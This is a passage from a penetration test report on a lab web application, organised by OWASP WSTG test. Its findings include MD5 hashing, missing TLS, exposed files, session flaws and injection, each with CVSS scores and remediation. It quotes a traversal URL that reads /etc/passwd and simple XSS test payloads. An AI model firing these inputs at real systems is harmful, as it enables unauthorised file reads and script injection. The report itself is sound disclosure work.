*Figure 4-33 - Firefox browser showing a Not Secure message*

#### *4.2.9.2 WSTG-CRYP-03 Testing for Sensitive Information Sent via Unencrypted Channels*

Given the lack of TLS or SSL encryption noted in the previous section, all sensitive information entered in the web app can be considered as part of this test. This includes, but is not limited to:


- PII
  - Name
  - Date of Birth
  - Gender
  - Address
  - Email Address
  - Phone Number
  - Credit Card Information
- System information
  - Usernames
  - Passwords
  - User messages
  - Session tokens
- Company records
  - Stock details
  - Order details
  - Employee details

#### *4.2.9.3 WSTG-CRYP-04 Testing for Weak Encryption*

When carrying out other tests, such asWSTG-SESS-01 Testing for Session Management Schema, it was found that the hashing algorithm used for passwords was MD5.


This was confirmed by hashing known passwords from test users and comparing them to what was discovered in the database or the UI. An example of this is the duplicate password from

WSTG-IDNT-02 Test User Registration Process.



```
┌──(kali㉿kali)-[~]
└─$ echo -n duplicate | md5sum
24f1b0a79473250c195c7fb84e393392  -
```

*Figure 4-34 - Password hashed with MD5 in Kali*



| | |
|---|---|
| **Email** | dupe@test.com |
| **Password** | 24f1b0a79473250c195c7fb84e393392 |

*Figure 4-35 - Hashed password visible in UI*

# 5 RESULTS

## 5.1 RESULTS OVERVIEW

The contents of this section will discuss the results of the penetration test, based on the information gathered in Procedure. For every test that was carried out. It is subdivided into areas which map to the areas of the WSTG, such as Information Gathering and Authentication Testing. Furthermore, each area is then split into the tests carried out which had findings, with some tests having multiple findings.

### 5.1.1 Vulnerability Format

The findings in this section are presented in a structured format, to assist readers in understanding what each vulnerability is, and how to remediate it. Each finding includes:

- Title: A summary of the finding
- Summary box:
    - Location in the webapp where the vulnerability was found
    - OWASP WSTG Test ID
    - CVSS Base Vector
    - Colour coded CVSS Severity score and text
- Description: A longer form description of the vulnerability
- Remediation: A suggestion on how Hacklab Security Solutions can remediate the vulnerability.

#### *5.1.1.1 Common Vulnerability Scoring System (CVSS)*

Each finding has been assessed using the Common Vulnerability Scoring System (CVSS) version 3.1. Crucial to note is that CVSS is a measure of severity – not risk. The system combines metrics to produce an severity score ranging from 0 to 10. This score can then optionally be assigned to one of five textual values, to assist in assessing and prioritising findings.

**Metrics**

CVSS 3.1 contains three broad metric groups Base, Temporal, and Environmental.

According to FIRST, "The Base Score reflects the severity of a vulnerability according to its intrinsic characteristics which are constant over time and assumes the reasonable worst-case impact across different deployed environments"(FIRST). In other words, it tells us how bad a vulnerability could be in theory, if it was deployed to a sensitive environment, and is exploited to its fullest extent.

If the Base metrics answer the question "how bad could it be," the Temporal metrics answer the question, "how bad is it right now". The specification states "The Temporal Metrics adjust the Base severity of a vulnerability based on factors that change over time" (FIRST)

Finally, a set of Environmental metrics are considered with the definition "The Environmental Metrics adjust the Base and Temporal severities to a specific computing environment. They consider factors such as the presence of mitigations in that environment."(FIRST). In simple terms, with a full CVSS score, the question answered is "how bad is this vulnerability where it is, right now"

Due to the nature of the webapp sample provided, the tester did not feel confident in assigning Temporal and Environmental metrics to findings. The rationale behind this decision is that when deployed, there may be mitigating factors such as Web Application Firewalls (WAFs), or intrusion detection systems.

For this reason, only a Base score was calculated for findings in this report.

**Vector Strings**

Vector strings are a standardised way of representing the metrics described above. A basic vector string contains the values for the Base metrics and may optionally contain the Temporal and Environmental metrics. As these are not evaluated in this report, they have been omitted from this section.

An example Base vector string is

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
```

This string translates into:

- CVSS:3.1 – CVSS Version
- AV:N – Attack Vector: Network
- AC:L – Attack Complexity: Low
- PR:N – Privileges Required: None
- UI:N – User Interaction: None
- S:U – Scope: Unchanged
- C:H – Confidentiality Impact: High
- I:H – Integrity Impact: High
- A:H – Availability Impact: High

**Severity ratings**

Once a vector string has been constructed, it can be fed into the NIST CVSS calculator (NIST, Nd) to produce a severity score. While specifics of the calculation are beyond the scope of this paper, the full specification can be found on the FIRST organisation website

| **Severity** | **Description** | **Severity Score** |
|---|---|---|
| None | **No impact, or low risk** | **0** |
| Low | Minor impact | 0.1-3.9 |
| Medium | Moderate impact, may be challenging to exploit | 4.0-6.9 |
| High | Serious impact, easily exploited | 7.0-8.9 |
| Critical | Severe impact, critical and easy to exploit | 9.0-10.0 |

These ratings can help an organisation to prioritise their response and mitigation efforts, focussing on vulnerabilities that pose a greater threat to confidentiality, integrity and availability. In this report, the tester has assigned a colour to each severity, to quickly identify severe findings in the report.

## 5.2 Results Detail

### 5.2.1 Information Gathering

#### *5.2.1.1 Web Server Banner Disclosure*

| | |
|---|---|
| **Location** | http://192.168.1.10/ |
| **WSTG Test** | WSTG-INFO-02 Fingerprint Web Server |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N |
| **Severity** | 3.1 – Low |

**Description**

The application at the discloses banner information revealing it runs Apache 2.4.3 on a Unix-based OS with PHP 5.4.7. This information was collected using a `curl` banner grab.

Disclosure of server information can help attackers by identifying known vulnerabilities in these software versions.

**Remediation**

Configure the application to suppress or customise banners and headers to reduce the amount of information disclosed.

#### *5.2.1.2 Sensitive Information Disclosure via Metafiles*

| | |
|---|---|
| **Location** | **http://192.168.1.10/robots.txt** |
| **WSTG Test** | WSTG-INFO-03 Review Webserver Metafiles for Information Leakage |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

The tester used dirb with a .txt extension to enumerate webserver files and discovered a robots.txt file. Upon manual inspection, this file contained a `Disallow` field pointing to `ZCOVCRGUGDJC/doornumbers.txt`. This file included physical room numbers and their door entry codes. This is a significant information disclosure risk, as it it compromises the physical security of the business.

**Recommendation**

Remove files containing access codes from publicly accessible locations. Instead store these in secure notes in shared tooling such as password managers. Where possible the business should avoid storing access codes in user facing web applications.

### *5.2.1.3 Information Leakage Through Web Content*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-INFO-05 Review Webpage Content for Information Leakage |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N |
| **Severity** | 7.1 - High |

**Description**

Manual analysis of website code revealed multiple sensitive files accessible publically. These include:

- **/hidden.php** — Contains a physical door entry code
- **/phpinfo.php** — Contains detailed server configuration information
- **/cgi-bin/** — Contains test and environment scripts that could exposes server variables
- **/database/aa2000.sql** — Contains a raw database dump, including admin credentials and PII
- **/register.php** — Contains registration validation logic, exposing password policy and business logic
- **/admin/error-log** — Reveals session errors that could aid in gaining a foothold during an attack

Combined, these issues indicate a wider problem with information disclosure.

**Recommendation**

Restrict public access to sensitive files and directories through correct web server configuration.

Remove or secure development/debugging pages (e.g. `phpinfo.php`),

Avoid leaving raw data or configuration files (e.g. SQL dumps) in publicly accessible locations, and audit content to ensure only files necessary for operation of the application are exposed.

### *5.2.1.4 Outdated Apache Web Server Version*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-INFO-08 Fingerprint Web Application Framework |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

The webapp is running Apache version 2.4.3, which is outdated and no longer supported. This version is known to contain multiple security vulnerabilities.

**Recommendation**

Upgrade Apache to the latest stable version to reduce exposure to vulnerabilities.

### *5.2.1.5 Outdated PHP Version*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-INFO-08 Fingerprint Web Application Framework |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

The webapp is running PHP version 5.4.7, which is outdated and no longer supported. This version is known to contain multiple security vulnerabilities

**Recommendation**

Upgrade PHP to the latest stable version, to reduce exposure to vulnerabilities.

### *5.2.1.6 Missing Anti-Clickjacking Header (X-Frame-Options)*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-INFO-08 Fingerprint Web Application Framework |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N |
| **Severity** | 5.3 - Medium |

**Description**

The HTTP response headers do not include the X-Frame-Options header. This protects against clickjacking attacks by stating whether the site can be viewed within an `iframe`.

**Recommendation**

Configure the webapp to set the `X-Frame-Options` header with a value such as `DENY` or `SAMEORIGIN` to prevent clickjacking.

### *5.2.1.7 Missing X-Content-Type-Options Header*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-INFO-08 Fingerprint Web Application Framework |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N |
| **Severity** | 3.1 - Low |

**Description**

The X-Content-Type-Options header is not set. This header prevents browsers from MIME-sniffing a response away from the declared content-type, which can help avoid some types of attacks.

**Recommendation**

Add the X-Content-Type-Options header with the value `nosniff` to all HTTP responses.

### *5.2.1.8 HTTP TRACE Method Enabled (Potential XST Vulnerability)*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-INFO-08 Fingerprint Web Application Framework |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N |
| **Severity** | 5.3 - Medium |

**Description**

The HTTP `TRACE` method is enabled on the web server, which can be abused for Cross-Site Tracing attacks that may bypass certain security controls.

**Recommendation**

Disable the HTTP TRACE method on the web server to prevent potential exploitation.

### *5.2.1.9 Exposure of phpinfo() Script*

| | |
|---|---|
| **Location** | **http://192.168.1.10/phpinfo.php** |
| **WSTG Test** | WSTG-INFO-08 Fingerprint Web Application Framework |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

The phpinfo.php script is publicly accessible, exposing detailed system and configuration information that can aid attackers.

**Recommendation**

Remove or restrict access to the phpinfo.php file in production environments.

#### *5.2.1.10 Presence of Default CGI Scripts Vulnerable to Shellshock*

| | |
|---|---|
| **Location** | **http://192.168.1.10/cgi-bin/printenv** |
| **WSTG Test** | WSTG-INFO-08 Fingerprint Web Application Framework |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| **Severity** | 9.8 - Critical |

**Description**

Default CGI scripts such as `printenv` are enabled and vulnerable to the Shellshock (CVE-2014-6271) vulnerability, allowing potential remote code execution.

**Recommendation**

Remove or disable default CGI scripts and ensure all software components are patched against known vulnerabilities.

#### *5.2.1.11 Directory Indexing Enabled on Multiple Directories*

| | |
|---|---|
| **Location** | **http://192.168.1.10 /, /img/, /database/, /icons/** |
| **WSTG Test** | WSTG-INFO-08 Fingerprint Web Application Framework |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N |
| **Severity** | 3.1 - Low |

**Description**

Directory indexing is enabled on several directories, exposing file and directory listings to unauthenticated users.

**Recommendation**

Disable directory listing on all directories to prevent exposure of sensitive files or internal structure

## 5.2.2 Configuration and Deployment Management Testing

### Multiple Points of SQL Injection

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| **Severity** | 9.8 - Critical |

**Description**

Multiple SQL injection vulnerabilities were identified in the application, allowing attackers to inject malicious SQL queries.

**Recommendation**

Implement parameterised queries and prepared statements to prevent SQL injection attacks. Implement thorough input validation and sanitization.

### Password Submitted in Cleartext

| | |
|---|---|
| **Location** | **http://192.168.1.10/login** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

Passwords are submitted in cleartext without encryption, exposing user credentials to interception.

**Recommendation**

Use TLS/SSL to encrypt all authentication traffic and ensure password data is transmitted securely.

### *5.2.2.1 Unencrypted Transmission of Data (No TLS/SSL Used)*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

The web application does not use TLS/SSL, resulting in unencrypted data transmission vulnerable to interception.

**Recommendation**

Use TLS/SSL to secure all communications between clients and the server.

### *5.2.2.2 Reflected Cross-Site Scripting (XSS)*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N |
| **Severity** | 5.3 - Medium |

**Description**

The site is vulnerable to reflected XSS, allowing attackers to inject and execute malicious scripts via URL parameters or inputs.

**Recommendation**

Implement proper input validation to prevent script injection attacks.

### *5.2.2.3 Cross-Domain Referer Leakage*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N |
| **Severity** | 3.1 - Low |

**Description**

Sensitive information is leaked via the `Referer` header when navigating between domains, potentially exposing data to third parties.

**Recommendation**

Implement the `Referrer-Policy` header with a strict policy (e.g., `no-referrer` or `same-origin`) to limit `Referer` leakage.

#### *5.2.2.4 Cross-Domain Script Inclusion*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N |
| **Severity** | 3.1 - Low |

**Description**

The application includes scripts from external domains, which can lead to injection of malicious scripts if those external sources are compromised.

**Recommendation**

Avoid including scripts from untrusted third-party domains. Use Subresource Integrity (SRI) where appropriate.

#### *5.2.2.5 Cross-Site Tracing Enabled*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N |
| **Severity** | 5.3 - Medium |

**Description**

Cross-site tracing is enabled, which can be exploited to bypass same-origin policies and steal authentication data.

**Recommendation**

Disable the HTTP `TRACE` method on the web server.

#### *5.2.2.6 Site Vulnerable to Clickjacking*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N |
| **Severity** | 5.3 - Medium |

**Description**

The site lacks protection against clickjacking attacks, allowing malicious sites to embed it in frames or iframes.

**Recommendation**

Implement the `X-Frame-Options` or `Content-Security-Policy: frame-ancestors` headers to prevent framing.

#### *5.2.2.7 Cross-Site Request Forgery (CSRF)*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N |
| **Severity** | 5.3 - Medium |

**Description**

The site is vulnerable to CSRF attacks, allowing attackers to perform unauthorised actions on behalf of authenticated users.

**Recommendation**

Implement anti-CSRF tokens and verify the origin of requests to protect against CSRF attacks.

#### *5.2.2.8 Vulnerable JavaScript Dependencies*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-CONF-01 Test Network Infrastructure Configuration |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N |
| **Severity** | 6.1 – Medium |

**Description**

The application uses outdated or vulnerable JavaScript libraries, increasing risk of client-side attacks.

**Recommendation**

Update all JavaScript dependencies to the latest secure versions and monitor for vulnerabilities.

### 5.2.3 Identity Management Testing

#### *5.2.3.1 Admin Roles Lack Access Separation*

| | |
|---|---|
| **Location** | **http://192.168.1.10/admin** |
| **WSTG Test** | WSTG-IDNT-01 Test Role Definitions |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N |
| **Severity** | 4.3 - Medium |

**Description**

Despite being labelled as different roles (`ADVERTISING Admin`, `ASSET Admin`), manual testing showed no role-based access control (RBAC) enforcement — all users which the tester compromised had access to the same functionality. This lack of granularity could lead to privilege misuse or escalation.

**Recommendation**

Implement role-based access control in the admin interface to enforce the rule of least privilege. Restrict access to specific pages and functions based on assigned role types.

#### *5.2.3.2 Weak Registration Logic Allows Duplicate Identities*

| | |
|---|---|
| Location | **http://192.168.1.10/register.php** |
| WSTG Test | WSTG-ATHN-02 Test Registration Process |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N |
| Severity | 5.3 - Medium |

**Description**

While duplicate email addresses are blocked, the registration form allows identical personal details to be reused with a new email address, effectively bypassing duplicate user detection. Multiple users with the same name, birthdate, and contact info were successfully registered. This could allow identity spoofing or misuse of registration workflows.

**Recommendation**

Implement additional server-side validation to detect and block registrations with identical key identity fields (e.g., full name + birthdate + phone number). Use account verification mechanisms to confirm legitimate identity and intent.

### *5.2.3.3 Lack of Email or Identity Verification on Registration*

| | |
|---|---|
| **Location** | **http://192.168.1.10/register.php** |
| **WSTG Test** | WSTG-ATHN-02 Test Registration Process |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N |
| **Severity** | 5.3 - Medium |

**Description**

The registration process does not include any form of email verification or identity confirmation. Accounts are automatically created upon form submission with a unique email. This introduces risk of:

Account enumeration

Fake or spam account creation

Identity impersonation

**Recommendation**

Enforce email verification before activating user accounts. Consider adding CAPTCHA and phone/email uniqueness checks to prevent abuse.

### 5.2.4 Authentication Testing

#### *5.2.4.1 Credentials Sent in Plaintext Over Unencrypted Channel*

| | |
|---|---|
| **Location** | **http://192.168.1.10/login.php** |
| **WSTG Test** | WSTG-AUTHN-01 Testing for Credentials Transported over an Encrypted Channel |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

The application transmits login credentials in plaintext within HTTP POST requests without using SSL/TLS encryption. This exposes users to credential theft through passive network interception (e.g., on public or shared networks). Even if TLS were later implemented, the app would still send passwords in plaintext format within requests, rather than using secure hashing or authentication tokens.

**Recommendation**

Enforce HTTPS site-wide using valid TLS certificates. Additionally, ensure credentials are handled securely server-side and not stored or transmitted in plaintext at any stage. Disable HTTP entirely or redirect all requests to HTTPS.

#### *5.2.4.2 No Lockout Mechanism for Failed Login Attempts*

| | |
|---|---|
| **Location** | **http://192.168.1.10/login.php** |
| **WSTG Test** | WSTG-AUTHN-03 Testing for Weak Lock Out Mechanism |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N |
| **Severity** | 6.3 - Medium |

**Description**

A login brute-force test was conducted using Burp Suite's Intruder tool. After 50 failed login attempts in rapid succession, the account was still able to log in without restriction. This confirms the absence of a lockout mechanism, leaving the application vulnerable to brute-force and credential-stuffing attacks.

**Recommendation**

Implement account lockout or rate-limiting, after a number of failed login attempts. Ensure controls are in place to detect and block abusive login behaviour.

#### *5.2.4.3 Authentication Bypass to Admin Area*

| | |
|---|---|
| **Location** | **http://192.168.1.10/admin/ADMIN/ADS/** |
| **WSTG Test** | WSTG-AUTHN-04 Testing for Bypassing Authentication Schema |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

The tester was able to bypass the admin login mechanism by directly navigating to the URL `/admin/ADMIN/ADS/` without authentication. This exposed sensitive administrative data intended only for logged-in admin users. Although no modifications were possible, unauthorised read access to sensitive admin content constitutes a critical authentication failure.

**Recommendation**

Apply strict access control to all admin resources server-side. Ensure authentication checks are enforced on every admin endpoint, not just through client-side controls or UI navigation barriers.

#### *5.2.4.4 Weak Password Policy Allows Insecure Credentials*

| | |
|---|---|
| Location | **http://192.168.1.10/** |
| WSTG Test | WSTG-AUTHN-07 Testing for Weak Password Policy |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N |
| Severity | 5.3 - Medium |

**Description**

The web application enforces a weak password policy via client-side JavaScript. Passwords are only required to be between 7–14 characters long and may contain only uppercase and lowercase letters (A–Z, a–z). This significantly reduces entropy, increasing the risk of password-guessing or brute-force attacks, especially given the sensitivity of stored personal data.

**Recommendation**

Enforce a stronger server-side password policy requiring minimum length, mixed case, numbers, and special characters. Avoid relying solely on client-side validation, which can be bypassed.

### *5.2.4.5 Insecure Password Reset Sends Plaintext Password via Email*

| | |
|---|---|
| **Location** | **http://192.168.1.10/forgotpass.php** |
| **WSTG Test** | WSTG-AUTHN-09 Testing for Weak Password Change or Reset Functionalities |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N |
| **Severity** | 6.5 - Medium |

**Description**

The password reset functionality sends a plaintext password to the user's email instead of prompting the user to set a new password through a secure reset link. This behaviour exposes credentials to potential interception and violates modern security practices.

**Recommendation**

Implement a secure, token-based password reset mechanism that allows users to choose a new password. Never send passwords via email and ensure all password-related operations occur over HTTPS.

### 5.2.5 Authorization Testing

#### *5.2.5.1 Directory Traversal Vulnerability Allows Arbitrary File Disclosure*

| | |
|---|---|
| **Location** | **http://192.168.1.10/addendum.php?type=../../../../../../../../../../../../../../../../etc/passwd** |
| **WSTG Test** | WSTG-ATHZ-01 Testing Directory Traversal File Include |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Severity** | 7.5 - High |

**Description**

A directory traversal vulnerability exists that allows an attacker to read arbitrary files on the webserver by manipulating the `type` parameter with dot-dot-slash sequences. The tester was able to view sensitive system files such as `/etc/passwd`, `/etc/group`, `/etc/hostname`, and others directly via the browser.

**Recommendation**

Sanitise and validate all user-supplied input used in file paths to prevent traversal. Implement allowlists for accessible files and directories, and avoid direct inclusion of user-controlled paths.

#### *5.2.5.2 Insecure Direct Object References in Order Receipts*

| | |
|---|---|
| **Location** | **http://192.168.1.10/official_receipt.php** |
| **WSTG Test** | WSTG-ATHZ-04 Testing for Insecure Direct Object References |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N |
| **Severity** | 4.3 - Medium |

**Description**

The application allows users to view order receipts via an `id` parameter in the URL. Changing the `id` parameter enables viewing receipts belonging to other users without proper authorization. While some sensitive details (customer name, shipping address, product description, and price) are omitted, order-related data such as total price, quantity, and shipping address are shown. Accessing a non-existent receipt returns a mostly blank page with static shipping fee and payment info.

**Recommendation**

Implement proper access control checks to ensure users can only access receipts tied to their own accounts. Validate ownership of the requested resource before displaying any data.

## 5.2.6 Session Management Testing

### *5.2.6.1 Improper Session Management and Insecure Cookie Handling*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-SESS-01 Testing for Session Management Schema |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N |
| **Severity** | 6.5 - Medium |

**Description**

The application sets multiple session cookies (`PHPSESSID` twice) and a `SecretCookie` containing sensitive information such as the user's email, hashed password, and an unrelated epoch timestamp. Cookies lack security attributes (`HttpOnly`, `Secure`, and `SameSite`), increasing the risk of client-side attacks. Cache control headers are present but the `Expires` header is outdated, indicating potential session management bugs.

**Recommendation**

Fix the session handling logic to ensure only one secure session cookie is set. Avoid storing sensitive data in cookies, especially unprotected. Set appropriate cookie flags (`HttpOnly`, `Secure`, `SameSite`) and correct cache-control headers to prevent session hijacking and replay attacks.

### *5.2.6.2 Session Fixation Vulnerability*

| | |
|---|---|
| **Location** | **http://192.168.1.10/index.php** |
| **WSTG Test** | WSTG-SESS-03 Testing for Session Fixation |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N |
| **Severity** | 7.4 - High |

**Description**

The application is vulnerable to session fixation. The tester was able to manually set session cookies in a new browser window and successfully authenticate without obtaining a new session ID after login. The login flow relies on a JavaScript redirect that requires a Referrer header but does not invalidate or regenerate the session on successful login.

**Recommendation**

Ensure that the session ID is regenerated upon successful login to prevent session fixation. Avoid relying on client-side mechanisms for session validation and implement server-side checks to validate session integrity.

#### 5.2.6.3 *Cross-Site Request Forgery (CSRF) in Profile Update*

| | |
|---|---|
| **Location** | **http://192.168.1.10/updatepassword.php** |
| **WSTG Test** | WSTG-SESS-05 Testing for Cross Site Request Forgery |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N |
| **Severity** | 6.1 - Medium |

**Description**

The `updatepassword.php` page allows updating user profile details, including password, without any CSRF protections. The tester successfully created a proof of concept which sent a request via a hidden HTML form. The form automatically submitted and changed the account password. The lack of anti-CSRF tokens or similar mechanisms enabled this attack.

**Recommendation**

Implement CSRF protection mechanisms such as synchroniser tokens or double-submit cookies on all state-changing requests to prevent unauthorised form submissions from third-party sites.

#### 5.2.6.4 *Missing Session Timeout Enforcement*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-SESS-07 Testing Session Timeout |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N |
| **Severity** | 4.6 - Medium |

**Description**

The application does not enforce session timeout. After several hours of inactivity, the tester remained authenticated without being prompted to re-login. This allows unattended access if a user forgets to log out manually.

**Recommendation**

Implement an automatic session timeout after a short period of inactivity (15–30 minutes), with server-side session invalidation and a redirect to the login page.

### 5.2.6.5 *Session Hijacking via PHPSESSID*

| | |
|---|---|
| **Location** | **http://192.168.1.10/** |
| **WSTG Test** | WSTG-SESS-09 Testing for Session Hijacking |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N |
| **Severity** | 8.8 - High |

**Description**

The application is vulnerable to session hijacking. By manually replacing the `PHPSESSID` cookie with one from another valid user, the tester gained full access to that user's session without needing credentials. The `SecretCookie` did not appear to influence session control and had no observable effect when changed.

**Recommendation**

Ensure all session tokens are securely generated, bound to an attribute only available to that user (e.g., IP address, User-Agent), and transmitted only over secure channels (HTTPS). Regenerate session tokens after login.

### 5.2.7 Input Validation Testing

#### *5.2.7.1 Reflected Cross-Site Scripting (XSS) in Product Details Page*

| | |
|---|---|
| **Location** | **http://192.168.1.10/product_details.php** |
| **WSTG Test** | WSTG-INPV-01 Testing for Reflected Cross Site Scripting |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N |
| **Severity** | 6.1 - Medium |

**Description**

A Reflected Cross-Site Scripting (XSS) vulnerability exists on the `product_details.php` page via the `id` parameter. When a malicious payload such as `"<scrIpt>alert(1);</scRipt>` is URL-encoded and passed as the `id`, it is reflected and executed in the browser, triggering a JavaScript alert. This behavior could be exploited in phishing or social engineering attacks.

**Recommendation**

Sanitise and encode all user-supplied input before reflecting it in the browser. Use secure frameworks or libraries that handle output encoding and validate inputs to prevent script injection.

#### *5.2.7.2 Stored Cross-Site Scripting (XSS) in Customer List Page*

| | |
|---|---|
| **Location** | **http://192.168.1.10/admin/ADMIN/ADS/Customer_list.php** |
| **WSTG Test** | WSTG-INPV-02 Testing for Stored Cross Site Scripting |
| **CVSS Vector** | CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N |
| **Severity** | 6.4 - Medium |

**Description**

The application is vulnerable to Stored XSS. The tester was able to inject a script (`<script>alert(1)</script>`) into the address field during user registration. When the administrator accessed the Customer List page, the script executed, demonstrating that user input is not properly validated or encoded.

**Recommendation**

Implement strict input validation and output encoding for all user-supplied data, especially before rendering in administrative interfaces. Consider using a templating framework that automatically escapes output, and sanitise inputs on both client and server sides.

#### *5.2.7.3 SQL Injection in Registration Functionality*

| | |
|---|---|
| **Location** | **http://192.168.1.10/register.php** |
| **WSTG Test** | WSTG-INPV-05 Testing for SQL Injection |
